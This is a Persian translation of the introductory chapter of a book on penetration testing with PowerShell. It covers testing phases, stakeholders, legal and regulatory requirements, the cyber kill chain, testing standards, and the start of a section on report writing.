
بسم الله الرحمن الرحیم

PowerShell for Penetration Testing

آشنایی با پاورشل برای تست نفوذ

تهیه شده توسط تیم تولید محتوای وب سایت دنیای امنیت

احسان نیک آور

فهرست مطالب

مقدمه

با گسترش روزافزون تهدیدات سایبری، تست نفوذ به یکی از الزامات اساسی برای تأمین امنیت سیستم‌ها و شبکه‌ها تبدیل شده است. PowerShell به عنوان یک ابزار قدرتمند در سیستم‌عامل ویندوز، نه تنها برای مدیریت و خودکارسازی وظایف مدیریتی استفاده می‌شود، بلکه مورد توجه متخصصان امنیت نیز قرار گرفته است. قابلیت‌های پیشرفته اسکریپت‌نویسی، دسترسی عمیق به سیستم و امکان اجرای دستورات از راه دور، PowerShell را به ابزاری ایده‌آل برای تست نفوذ تبدیل کرده‌اند.

در این کتاب، به بررسی روش‌های مختلف تست نفوذ با پاورشل خواهیم پرداخت. از شناسایی و جمع‌آوری اطلاعات گرفته تا بهره‌برداری و Post-Exploitation، تکنیک‌هایی معرفی خواهند شد که به کارشناسان امنیت کمک می‌کنند تا نقاط ضعف شبکه‌ها و سیستم‌ها را شناسایی کرده و برای بهبود امنیت اقدام کنند. هدف این کتاب، ارائه دانش کاربردی در زمینه تست نفوذ با پاورشل است تا متخصصان امنیت بتوانند از این ابزار قدرتمند به‌درستی استفاده کنند.

لازم به ذکر است که مستند پیش رو، ترجمه بخش‌هایی از کتاب PowerShell for Penetration Testing نوشته Dr. Andrew Blyth است. البته بخش‌های مربوط به Cloud از آن حذف شده است.

فصل اول – Introduction to Penetration Testing and PowerShell

این بخش شما را با عناصر اساسی تست نفوذ آشنا می‌کند. این بخش همچنین PowerShell را به عنوان یک موتور برنامه نویسی Cross Platform و اصول اولیه اسکریپت نویسی در PowerShell معرفی می‌کند. همچنین نشان می‌دهد که چگونه JSON ماژول‌ها/توابع XML را می‌توان بر روی چندین پلتفرم ناهمگن نصب و استفاده کرد. در این ماژول، شما یک سری تمرینات اسکریپت نویسی ساده را برای کمک به توسعه درک نحوه استفاده/کاربرد PowerShell انجام خواهید داد. در این کتاب از PowerShell 7 استفاده خواهیم کرد.

این قسمت دارای فصول زیر است:

- Chapter 1, Introduction to Penetration Testing
- Chapter 2, Programming Principles in PowerShell

Introduction to Penetration Testing

این فصل تست نفوذ و اجزای مختلف آن را توضیح می‌دهد. ما در مورد مراحل مختلفی که در اجرای تست نفوذ دخیل هستند و همچنین تعریف مهارت‌های قانونی، نظارتی و نرم مورد نیاز بحث خواهیم کرد. همچنین در مورد نقش استانداردها در هنگام تعریف و اجرای تست نفوذ بحث خواهیم کرد. از این رو، موضوعات زیر مهمترین موضوعاتی است که در این فصل به آن‌ها پرداخته خواهد شد:

- What is penetrating testing?
- Stakeholders
- Ethical, legal, and regulatory requirements
- Managing and executing a penetration test
- Using the cyber kill chain
- Standards in penetrating testing
- Report writing

What is Penetration Testing

تست نفوذ یک روش ارزیابی امنیتی است که برای ارزیابی امنیت سیستم‌های کامپیوتری، شبکه‌ها یا برنامه‌های کاربردی طراحی شده است. هدف اصلی تست نفوذ شناسایی و طبقه بندی آسیب‌پذیری‌ها و نقاط ضعف در سیستم دفاعی قبل از سوء استفاده هکرهای مخرب است. لازم به ذکر است که تست نفوذ می‌تواند هم ماهیت داخلی و هم خارجی داشته باشد.

تست نفوذ شامل شبیه سازی حملات دنیای واقعی برای کشف نقص‌های امنیتی احتمالی است که می‌تواند توسط مهاجمان مورد سوء استفاده قرار گیرد. معمولاً تست نفوذ از یک فرآیند چرخه‌ای سیستماتیک پیروی می‌کند که شامل مراحل زیر است:

Planning and reconnaissance: تست نفوذگر اطلاعات مربوط به سیستم یا شبکه مورد نظر، مانند معماری، سیستم عامل‌ها، برنامه‌ها و آسیب‌پذیری‌های احتمالی آن را جمع آوری می‌کند.

Scanning: تست نفوذگر از ابزارها و تکنیک‌های مختلفی برای اسکن سیستم هدف برای یافتن پورت‌های باز، سرویس‌ها و سایر نقاط ورودی بالقوه استفاده می‌کند.

Gaining access: هنگامی که آسیب‌پذیری‌ها شناسایی می‌شوند، آزمایش‌کننده نفوذ تلاش می‌کند تا از آن‌ها برای دسترسی غیرمجاز به سیستم سوء استفاده کند. این موضوع می‌تواند شامل سوء استفاده از پیکربندی‌های نادرست، رمزهای عبور ضعیف یا سایر نقاط ضعف امنیتی باشد.

Maintaining access: در صورت موفقیت تست نفوذگر در به دست آوردن دسترسی، وی سعی می‌کند جای پای خود را در سیستم برای ارزیابی میزان Compromise و شناسایی سایر آسیب‌پذیری‌ها حفظ کند.

Analysis and reporting: تست نفوذگر یافته‌ها، از جمله آسیب‌پذیری‌های کشف‌شده، تأثیری که می‌توانند داشته باشند، و اقدامات اصلاحی توصیه‌شده را مستند و تجزیه و تحلیل می‌کند. معمولاً یک گزارش مفصل به سازمانی که در حال آزمایش است، ارائه می‌شود که آسیب‌پذیری‌ها و توصیه‌هایی را برای بهبود امنیت بیان می‌کند.

تست نفوذ معمولاً توسط متخصصان امنیت سایبری ماهر انجام می‌شود که در شناسایی و بهره برداری از آسیب‌پذیری‌ها تخصص دارند. این به سازمان‌ها کمک می‌کند تا نقاط ضعف امنیتی را شناسایی کنند، اثربخشی کنترل‌های امنیتی را تأیید کنند و تلاش‌های اصلاحی را برای بهبود وضعیت امنیتی کلی خود در اولویت قرار دهند. تست نفوذ با شناسایی فعالانه و رفع آسیب‌پذیری‌ها، به سازمان‌ها کمک می‌کند از نقض‌های امنیتی احتمالی جلوگیری کنند و از داده‌های حساس محافظت کنند.

Stakeholders

در زمینه تست نفوذ، Stakeholders یا ذینفعان به افراد یا گروه‌هایی اطلاق می‌شوند که در نتایج تست نفوذ منافع خاصی دارند یا تحت‌تاثیر قرار می‌گیرند. آن‌ها معمولاً افراد یا نهادهایی در یک سازمان هستند که فرآیند تست را سفارش می‌دهند یا درگیر آن هستند و همچنین کسانی که ممکن است مسئول اجرای اقدامات امنیتی توصیه شده باشند.

در اینجا چند نمونه از ذینفعان در تست نفوذ آورده شده است:

Clients/organizations: مشتری یا سازمانی که درخواست تست نفوذ را دارد، ذینفع اصلی است. آن‌ها علاقمند به شناسایی و رفع آسیب‌پذیری‌های امنیتی در سیستم‌ها، شبکه‌ها یا برنامه‌های خود هستند. آن‌ها ممکن است شامل مدیران، مدیریت یا تیم های امنیتی در سازمان باشند.

IT/security team: یکی از ذینفعان قابل توجه، تیم داخلی فناوری اطلاعات یا امنیت سازمانی است که در حال تست آن می‌باشیم. آن‌ها مسئول اجرای کنترل‌های امنیتی، رسیدگی به آسیب‌پذیری‌ها و تضمین امنیت کلی سیستم‌ها هستند. نتایج تست نفوذ به آن‌ها کمک می‌کند تا نقاط ضعف را درک کنند و تلاش‌های آن‌ها را در بهبود وضعیت امنیتی سازمان هدایت کنند.

Compliance officers: در صنایع تحت نظارت، افسران انطباق نقش حیاتی را به عنوان سهامداران ایفا می‌کنند. آن‌ها مسئول اطمینان از پایبندی به استانداردهای صنعت مربوطه، الزامات قانونی و چارچوب‌های انطباق هستند. تست نفوذ به آن‌ها کمک می‌کند تا اثربخشی کنترل‌های امنیتی را ارزیابی کرده و زمینه‌های عدم انطباق را شناسایی کنند. لازم به ذکر است که سازمان‌های نظارتی نیز می‌توانند به عنوان سهامداران رفتار شوند.

Development team: اگر تست نفوذ شامل برنامه‌های کاربردی باشد، تیم توسعه یک ذینفع است. آن‌ها مسئول طراحی، توسعه و نگهداری نرم افزار یا برنامه‌های کاربردی وب هستند. نتایج آزمایش بینش‌هایی را در مورد آسیب‌پذیری‌های کد ارائه می‌دهد و به افزایش امنیت برنامه‌ها کمک می‌کند.

Business owners/managers: صاحبان مشاغل و مدیران درون سازمان در فرآیند تست نفوذ سهم دارند. آن‌ها علاقمند به درک خطرات بالقوه عملیات خود، آسیب به شهرت یا ضررهای مالی ناشی از حملات موفقیت آمیز هستند. یافته‌های تست نفوذ به آن‌ها در تصمیم گیری آگاهانه در مورد مدیریت ریسک و تخصیص منابع کمک می‌کند.

Third-party service providers: در مواردی که یک سازمان برای خدمات یا زیرساخت‌های حیاتی به ارائه دهندگان خدمات شخص ثالث متکی است، این ارائه دهندگان نیز ممکن است ذینفعان باشند. آن‌ها علاقمند هستند که اطمینان حاصل کنند که خدمات آن‌ها با استانداردهای امنیتی مطابقت دارد و آسیب‌پذیری‌های بالقوه، مشتریان آن‌ها را به خطر نمی‌اندازد.

ارتباط موثر با ذینفعان در طول فرآیند تست نفوذ بسیار مهم است. این شامل همسویی انتظارات، بحث در مورد دامنه، به اشتراک گذاری بروز رسانی پیشرفت و ارائه نتایج و توصیه‌های آزمایشی نهایی است.

تعامل با ذینفعان کمک می‌کند تا اطمینان حاصل شود که اهداف آزمون برآورده می‌شوند، نتایج درک می‌شوند و اقدامات لازم برای رفع آسیب‌پذیری‌های شناسایی شده انجام می‌شود.

Ethical, legal, and regulatory requirements

اصطلاح الزامات اخلاقی، قانونی و مقرراتی در زمینه تست نفوذ به اصول، قوانین، مقررات و دستورالعمل‌هایی اطلاق می‌شود که بر رفتار اخلاقی، مرزهای قانونی و تعهدات انطباق تست نفوذگران در طول فعالیت‌های ارزیابی آن‌ها حاکم است. در ادامه به هر یک از آن‌ها با جزئیات بیشتری نگاه خواهیم کرد:

Ethical requirements: ملاحظات اخلاقی در تست نفوذ ضروری است تا اطمینان حاصل شود که فعالیت‌ها به طور مسئولانه انجام می‌شوند، بدون اینکه آسیب یا آسیبی به سیستم‌های مورد آزمایش وارد شود. الزامات اخلاقی اغلب شامل اخذ مجوز مناسب از سازمان هدف، احترام به حریم خصوصی و محرمانه بودن، و رعایت قوانین رفتاری و استانداردهای حرفه‌ای است. تست نفوذگران باید به شیوه‌ای اخلاقی عمل کنند و منافع مشتری و ذینفعان را در اولویت قرار دهند.

Legal requirements: تست نفوذگران باید در محدوده قانون کار کنند تا از هرگونه عواقب قانونی جلوگیری شود. قوانین حاکم بر تست نفوذ می‌تواند بسته به حوزه قضایی متفاوت باشد. درک و رعایت قوانین مربوط به جرایم رایانه‌ای، دسترسی غیرمجاز، حفاظت از داده‌ها، حریم خصوصی و مالکیت معنوی بسیار مهم است. فعالیت‌های آزمایشی باید با مجوز مناسب و با رعایت محدودیت‌ها و الزامات قانونی انجام شود.

Regulatory requirements: الزامات نظارتی مقررات خاص صنعت یا بخش خاصی هستند که سازمان‌ها باید از آن‌ها پیروی کنند. تست نفوذگران باید از این مقررات، مانند قوانین حفاظت از داده‌ها (به عنوان مثال، GDPR در اتحادیه اروپا)، چارچوب‌های انطباق خاص صنعت (مانند PCI DSS برای صنعت کارت پرداخت)، یا مقررات حاکم بر مراقبت‌های بهداشتی (مانند HIPAA) آگاه باشند. درک این الزامات کمک می‌کند تا اطمینان حاصل شود که فرآیند تست نفوذ با تعهدات نظارتی سازمان مورد آزمایش مطابقت دارد. برخی از تنظیم کننده‌ها ممکن است الزاماتی داشته باشند که زمان و تعداد دفعات انجام آزمایش‌های نفوذ را پوشش می‌دهد.

با در نظر گرفتن الزامات اخلاقی، قانونی و مقرراتی، تست نفوذگران می‌توانند ارزیابی‌ها را به شیوه‌ای مسئولانه و سازگار انجام دهند. این شامل اخذ مجوز مناسب، رعایت مرزهای تعهد، حفاظت از داده‌های حساس و پایبندی به قوانین و مقررات مربوطه می‌شود. رعایت این الزامات به حفظ اعتماد، حرفه‌ای بودن و یکپارچگی در صنعت کمک کرده و تضمین می‌کند که فرآیند آزمایش بدون ایجاد آسیب قانونی یا اعتبار انجام شده و به بهبود امنیت کمک می‌کند.

چشم انداز قانونی در مورد هک اخلاقی یا آزمایش نفوذ می‌تواند در کشورها و مناطق متفاوت باشد. در حالی که من می‌توانم برخی از اطلاعات کلی را ارائه دهم، برای به دست آوردن اطلاعات دقیق و به روز، مشورت با متخصصان حقوقی یا مراجع قانونی در هر حوزه قضایی مهم است. در اینجا مروری کوتاه بر چارچوب قانونی برای هک اخلاقی در بریتانیا، ایالات متحده آمریکا و اروپا است:

United Kingdom (UK): در بریتانیا، قانون سوء استفاده از رایانه ۱۹۹۰ قانون اولیه‌ای است که دسترسی غیرمجاز، هک رایانه و جرایم مرتبط را پوشش می‌دهد. این قانون جرایمی مانند دسترسی غیرمجاز به سیستم‌های رایانه‌ای، اصلاح غیرمجاز مواد رایانه‌ای و ایجاد یا توزیع ابزارهای هک را تشریح می‌کند. این قانون بین تست نفوذ قانونی انجام شده با مجوز مناسب و فعالیت‌های هک غیرمجاز که غیرقانونی هستند، تمایز قائل می‌شود. مرکز ملی امنیت سایبری (NCSC) دستورالعمل‌ها و Best Practice هایی را برای انجام تست نفوذ قانونی و مسئولانه ارائه می‌دهد.

United States of America (USA): در ایالات متحده، چارچوب قانونی برای هک اخلاقی شامل چندین قانون فدرال و ایالتی است. قانون تقلب و سوء استفاده رایانه‌ای (CFAA) یک قانون مهم فدرال است که دسترسی غیرمجاز به سیستم‌ها و شبکه‌های رایانه‌ای را مورد توجه قرار می‌دهد. این جرایم مختلف مربوط به کلاهبرداری رایانه‌ای و هک را تعریف می‌کند. علاوه بر این، قانون DMCA دور زدن اقدامات فناوری برای دسترسی به آثار دارای حق چاپ را ممنوع می‌کند، که می‌تواند پیامدهایی برای فعالیت‌های تست نفوذ داشته باشد. ایالت‌های مختلف ممکن است قوانین یا مقررات دیگری داشته باشند که بر هک اخلاقی تأثیر می‌گذارد، بنابراین مهم است که قوانین فدرال و ایالتی را در نظر بگیرید.

Europe: اروپا از چندین کشور تشکیل شده است که هر کدام چارچوب قانونی خاص خود را دارند. با این حال، برخی مقررات مشترک وجود دارد که در سراسر اتحادیه اروپا (EU) اعمال می‌شود. مقررات حفاظت از داده‌های عمومی (GDPR) یک مقررات مهم اتحادیه اروپا است که حفاظت از داده‌ها و حریم خصوصی را کنترل می‌کند. تعهداتی را بر سازمان‌هایی که داده‌های شخصی را مدیریت می‌کنند تحمیل می‌کند و برای محافظت از داده‌ها به اقدامات امنیتی مناسب نیاز دارد. فعالیت‌های هک اخلاقی باید با GDPR مطابقت داشته باشد و از حفاظت از اطلاعات شخصی افراد اطمینان حاصل کند. علاوه بر این، کشورهای عضو اتحادیه اروپا ممکن است قوانین و مقررات خاص خود را داشته باشند که به جرایم سایبری، سوء استفاده از رایانه و دسترسی غیرمجاز می‌پردازد.

توجه به این نکته مهم است که چشم انداز قانونی در معرض تغییر است و جزئیات و تفاسیر خاص می‌تواند متفاوت باشد. سازمان‌ها و افرادی که آزمایش‌های نفوذ یا هک اخلاقی را انجام می‌دهند باید با

متخصصان حقوقی یا مقامات محلی برای اطمینان از رعایت قوانین، مقررات و دستورالعمل‌های مربوطه در حوزه قضایی مربوطه خود مشورت کنند.

Managing and executing a penetration test

مدیریت و اجرای تست نفوذ فرآیندی حیاتی است که نیاز به برنامه ریزی دقیق، هماهنگی و تخصص فنی دارد. اگر یک تست نفوذ به خوبی مدیریت شده و به درستی اجرا شود می‌تواند به سازمان‌ها کمک کند تا آسیب‌پذیری‌ها را شناسایی کنند، وضعیت امنیتی خود را مورد ارزیابی قرار داده و تصمیمات آگاهانه‌ای برای تقویت دفاع خود بگیرند. در اینجا مراحل کلیدی مربوط به مدیریت و اجرای تست نفوذ وجود دارد:

Define objectives: با تعریف واضح اهداف، تست نفوذ را شروع کنید. شناسایی سیستم‌ها، شبکه‌ها یا برنامه‌های کاربردی مورد آزمایش و تعیین محدوده و محدودیت‌های تعامل، مواردی است که باید به آن‌ها توجه شود. اهدافی مانند شناسایی آسیب‌پذیری‌ها، آزمایش کنترل‌های خاص، یا ارزیابی اثربخشی واکنش به حادثه را در نظر بگیرید. اهداف همچنین باید قواعد مشارکتی را که آزمون بر اساس آن برگزار می‌شود، مشخص کند. لازم به ذکر است که قبل از وضعیت هر تست نفوذ، باید از کلیه ذینفعان لازم مجوز کتبی گرفته شود.

Assemble a team: تیمی از متخصصان ماهر با تخصص در تست نفوذ و هک اخلاقی بسازید. بسته به پیچیدگی و دامنه آزمایش، تیم ممکن است شامل تست نفوذگران، متخصصان شبکه، کارشناسان امنیت برنامه‌ها و متخصصان واکنش به حوادث باشد. اطمینان حاصل کنید که اعضای تیم دارای گواهینامه‌ها و تجربه مناسب در انجام تست‌های نفوذ هستند.

Planning and preparation: یک طرح دقیق تهیه کنید که روش‌شناسی، ابزارها و تکنیک‌های آزمایش را مشخص کند. با در نظر گرفتن هرگونه تأثیر بالقوه بر سیستم‌های تولید، یک برنامه آزمایشی ایجاد کنید. کانال‌ها و پروتکل‌های ارتباطی را برای اشتراک‌گذاری یافته‌های آزمایش، به‌روزرسانی‌های پیشرفت و رسیدگی به حوادث ایجاد کنید.

Reconnaissance: با شناسایی شروع کنید تا اطلاعات مربوط به سیستم‌ها، شبکه‌ها یا برنامه‌های مورد نظر را جمع آوری کنید. این شامل جمع‌آوری غیرفعال داده‌ها، مانند رکوردهای DNS، اطلاعات در دسترس عموم یا تکنیک‌های مهندسی اجتماعی است. هدف به دست آوردن درک بهتری از محیط هدف و شناسایی نقاط ورودی بالقوه است.

Scanning and enumeration: برای شناسایی پورت‌های باز، سرویس‌ها و آسیب‌پذیری‌های احتمالی، اسکن و شمارش فعال را انجام دهید. از ابزارهایی مانند اسکنر پورت، اسکنر آسیب‌پذیری و

ابزار نقشه برداری شبکه برای شناسایی نقاط ضعف در محیط هدف استفاده کنید. این مرحله به شناسایی بردارهای حمله بالقوه و اولویت بندی تلاش‌های بیشتر برای آزمایش کمک می‌کند.

Vulnerability exploitation: پس از شناسایی آسیب‌پذیری‌ها، سعی کنید از آن‌ها برای دسترسی غیرمجاز یا افزایش امتیازات سوء استفاده کنید. این مرحله شامل استفاده از اکسپلویت‌های شناخته شده، اسکریپت‌های سفارشی یا تکنیک‌های دستی برای بهره برداری از نقاط ضعف شناسایی شده است. رعایت احتیاط و به حداقل رساندن تاثیر بر سیستم‌های هدف در طول بهره برداری بسیار مهم است.

Gaining access and persistence: پس از بهره برداری موفقیت آمیز، جای پایی در محیط هدف ایجاد کنید و دسترسی را برای آزمایش‌های بیشتر حفظ کنید. این شامل ایجاد درهای پشتی، کاشت تروجان‌ها یا ایجاد مکانیسم‌های دسترسی از راه دور است. هدف تقلید از یک مهاجم دنیای واقعی و نشان دادن تاثیر یک سیستم در معرض خطر است.

Post-exploitation and lateral movement: با حرکت جانبی، افزایش امتیازات و گسترش دسترسی به سیستم‌ها یا شبکه‌های دیگر، محیط هدف را بیشتر کاوش کنید. این مرحله به شناسایی نقاط ضعف بالقوه در بخش‌بندی، کنترل‌های دسترسی کاربر یا پیکربندی‌های سیستم کمک می‌کند. مستندسازی تکنیک‌های مورد استفاده و مسیرهای طی شده برای دستیابی به سیستم‌های حیاتی یا داده های حساس در این بخش حائز اهمیت است.

Data analysis and reporting: در این بخش می‌بایست تجزیه و تحلیل داده‌های جمع آوری شده در طول تست نفوذ، از جمله آسیب‌پذیری‌ها، اکسپلویت‌ها و سیستم‌های در معرض خطر مورد توجه قرار گیرد. گزارش جامعی تهیه کنید که یافته‌ها، خطرات احتمالی و اقدامات اصلاحی توصیه شده را مستند کند. گزارش باید مختصر، قابل اجرا و هدفمند برای ذینفعان فنی و غیرفنی باشد.

Post-test activities: یک جلسه توجیهی با سازمان مشتری برای بحث در مورد نتایج آزمایش، پاسخ به هر سؤال و ارائه راهنمایی در مورد تلاش‌های اصلاحی برگزار کنید. دانش به دست آمده در طول آزمون را با تیم‌های مربوطه به اشتراک بگذارید تا شیوه‌های امنیتی خود را بهبود بخشند. برای تأیید اثربخشی اقدامات امنیتی اجرا شده، یک تعامل بعدی را در نظر بگیرید.

در طول فرآیند، از ارتباط و هماهنگی واضح بین تیم تست نفوذ، سازمان مشتری و ذینفعان اطمینان حاصل کنید. پایبندی دقیق به دستورالعمل‌های اخلاقی، الزامات قانونی، و قراردادهای محرمانه را حفظ

کنید. روش‌های تست نفوذ را مرتباً به‌روزرسانی و اصلاح کنید تا با تهدیدها و فناوری‌های در حال تحول همگام شوید.

با مدیریت و اجرای مؤثر تست نفوذ، سازمان‌ها می‌توانند بینش‌های ارزشمندی در مورد ضعف‌های امنیتی خود به دست آورند و گام‌های پیشگیرانه‌ای برای ارتقای امنیت سایبری کلی خود بردارند.

Using the cyber kill chain

Cyber Kill Chain که توسط لاکهید مارتین توسعه یافته است، یک مدل سیستماتیک است که مراحل یک حمله سایبری را از شناسایی اولیه تا دستیابی به اهداف مهاجم ترسیم می‌کند. این یک چارچوب ساختاریافته برای درک مراحل مختلفی که مهاجم ممکن است در طول یک نفوذ انجام دهد ارائه می‌کند و به سازمان‌ها اجازه می‌دهد تا دفاع‌های امنیت سایبری خود را بهبود بخشند. در یک تست نفوذ، Cyber Kill Chain به عنوان یک اصل راهنما برای ارزیابی و افزایش امنیت سیستم‌ها و شبکه‌های سازمان مورد استفاده قرار می‌گیرد.

در طول تست نفوذ، هکرهای اخلاقی، معروف به تست نفوذگران یا هکرهای «کلاه سفید»، حملات سایبری در دنیای واقعی را شبیه‌سازی می‌کنند تا آسیب‌پذیری‌ها و ضعف‌های دفاعی سازمان را شناسایی کنند. Cyber Kill Chain به عنوان روشی برای تکرار مراحلی که مهاجمان بالقوه ممکن است برای نقض سیستم بردارند، استفاده می‌شود:

Reconnaissance: در مرحله اول، تست نفوذگر اطلاعاتی در مورد زیرساخت سازمان هدف، کارکنان و حضور آنلاین جمع آوری می‌کنند. این به تست نفوذگر کمک می‌کند تا نقاط بالقوه ورود را درک کند.

Weaponization: در این مرحله، تست نفوذگر اکسپلویت‌ها، بدافزارها یا سایر ابزارهای مخربی را ایجاد یا به دست می‌آورند که می‌توانند برای به خطر انداختن سیستم مورد استفاده قرار گیرند.

Delivery: آزمایش‌کننده‌ها پیلودهای خود را از طریق بردارهای حمله مختلف، مانند ایمیل‌های فیشینگ، مهندسی اجتماعی، یا بهره‌برداری از نرم‌افزارهای اصلاح‌نشده تحویل می‌دهند.

Exploitation: هدف در این مرحله بهره برداری از آسیب‌پذیری‌های شناسایی شده و دستیابی به جایگاهی در سیستم هدف است.

Installation: پس از موفقیت آمیز بودن بهره برداری، تست نفوذگران، درهای پشتی، تروجان‌ها یا سایر بدافزارها را نصب می‌کنند تا حضور دائمی در سیستم ایجاد کنند.

Command and control: تست نفوذگران کانال‌های ارتباطی را برای حفظ کنترل سیستم‌های در معرض خطر ایجاد می‌کنند.

Actions on objectives: در مرحله نهایی، تست نفوذگر برای دستیابی به اهداف خاص خود تلاش می‌کند، که می‌تواند شامل دسترسی به داده‌های حساس، افزایش امتیازات یا ایجاد اختلال باشد.

با پیروی از مدل Cyber Kill Chain، تست نفوذگران می‌توانند به طور موثر وضعیت امنیتی سازمان را ارزیابی کنند. آن‌ها بینش‌های ارزشمندی در مورد نقاط ضعف بالقوه ارائه می‌دهند و به توسعه اقدامات متقابل مناسب برای تقویت کلیت دفاع امنیت سایبری کمک می‌کنند. یافته‌های یک تست نفوذ می‌تواند به سازمان‌ها کمک کند تا سرمایه‌گذاری‌های امنیتی خود را اولویت‌بندی کنند و بهبودهای لازم را برای جلوگیری از اجرای موفقیت‌آمیز یک حمله سایبری با استفاده از تکنیک‌های مشابه توسط مهاجمان واقعی انجام دهند. در نهایت، تست‌های نفوذ جزء حیاتی یک رویکرد پیشگیرانه به امنیت سایبری است و تضمین می‌کند که سازمان‌ها یک قدم جلوتر از عوامل مخرب در یک چشم‌انداز تهدید در حال تکامل می‌مانند.

Standards in penetration testing

چندین استاندارد و چارچوب وجود دارد که به تست نفوذ مربوط می‌شود:

Penetration Testing Execution Standard (PTES): PTES یک چارچوب جامع است که اجرای تست‌های نفوذ را هدایت می‌کند. این یک رویکرد ساختاریافته شامل مراحل پیش از درگیری، جمع‌آوری اطلاعات، مدل‌سازی تهدید، تجزیه و تحلیل آسیب‌پذیری، بهره‌برداری، پس از بهره‌برداری و گزارش است. PTES بر تست روشمند، اطمینان از بررسی کامل اقدامات امنیتی تاکید دارد. با ترسیم مراحل و روش‌های واضح، روش‌های آزمایش نفوذ سازگار و مؤثر را تسهیل می‌کند. پایبندی به PTES به سازمان‌ها کمک می‌کند تا آسیب‌پذیری‌ها را شناسایی و کاهش دهند و وضعیت امنیت سایبری و انعطاف‌پذیری خود را در برابر حملات مخرب افزایش دهند.

NIST SP 800-115: این استاندارد که مربوط به موسسه ملی استاندارد و فناوری (NIST) است، دستورالعمل‌هایی را برای انجام تست امنیت اطلاعات و تست نفوذ ارائه می‌دهد. این استاندارد همچنین اطلاعات دقیقی در مورد فرآیند تست نفوذ، روش شناسی و گزارش ارائه می‌دهد.

ISO/IEC 27001: این یک استاندارد بین المللی شناخته شده برای سیستم‌های مدیریت امنیت اطلاعات (ISMS) است. این شامل الزامات برای انجام ارزیابی ریسک و تست نفوذ برای شناسایی و رفع آسیب‌پذیری‌ها در امنیت اطلاعات یک سازمان است.

OWASP Testing Guide: پروژه Open Web Application Security Project (OWASP) یک راهنمای تست جامع ارائه می‌دهد که جنبه‌های مختلف امنیت برنامه‌های کاربردی وب، از جمله روش‌ها و تکنیک‌های تست نفوذ را پوشش می‌دهد.

Open Source Security Testing Methodology Manual (OSSTMM): OSSTMM چارچوبی برای انجام تست‌های امنیتی از جمله تست نفوذ است. بر اهمیت اندازه‌گیری امنیت تأکید می‌کند و دستورالعمل‌هایی را برای انجام آزمایش‌ها به شیوه‌ای ساختاریافته و سازگار ارائه می‌کند.

PCI DSS: PCI DSS مجموعه‌ای از الزامات است که برای تضمین امنیت تراکنش‌های کارت اعتباری طراحی شده است. الزام ۱۱.۳ به طور خاص به تست نفوذ برای انطباق می‌پردازد.

ENISA Penetration Testing Framework: آژانس امنیت سایبری اتحادیه اروپا (ENISA) چارچوبی را منتشر کرده است که راهنمایی برای انجام تست نفوذ برای انواع مختلف سیستم‌ها ارائه می‌دهد.

توجه به این نکته مهم است که استانداردها و چارچوب ها ممکن است در طول زمان تکامل یافته و به روز شوند. بنابراین، ایده خوبی است که برای اطمینان از مطابقت با به‌روزترین روش‌ها، آخرین نسخه‌ها و هرگونه افزودنی جدید در زمینه تست نفوذ را بررسی کنید.

Report writing

تجزیه و تحلیل و گزارش اجزای حیاتی فرآیند تست نفوذ هستند که مراحل تست فعال را دنبال می‌کنند. هنگامی که تست نفوذگر، اسکن، دسترسی و سایر فعالیت‌های بهره‌برداری را به پایان رساند، به مرحله تجزیه و تحلیل و گزارش می‌رود. این مرحله بر سازماندهی، تفسیر و مستندسازی یافته‌ها و مشاهدات انجام شده در طول ارزیابی تمرکز دارد. در ادامه به جنبه‌های کلیدی مرحله تجزیه و تحلیل و گزارش در تست نفوذ پرداخته می‌شود:

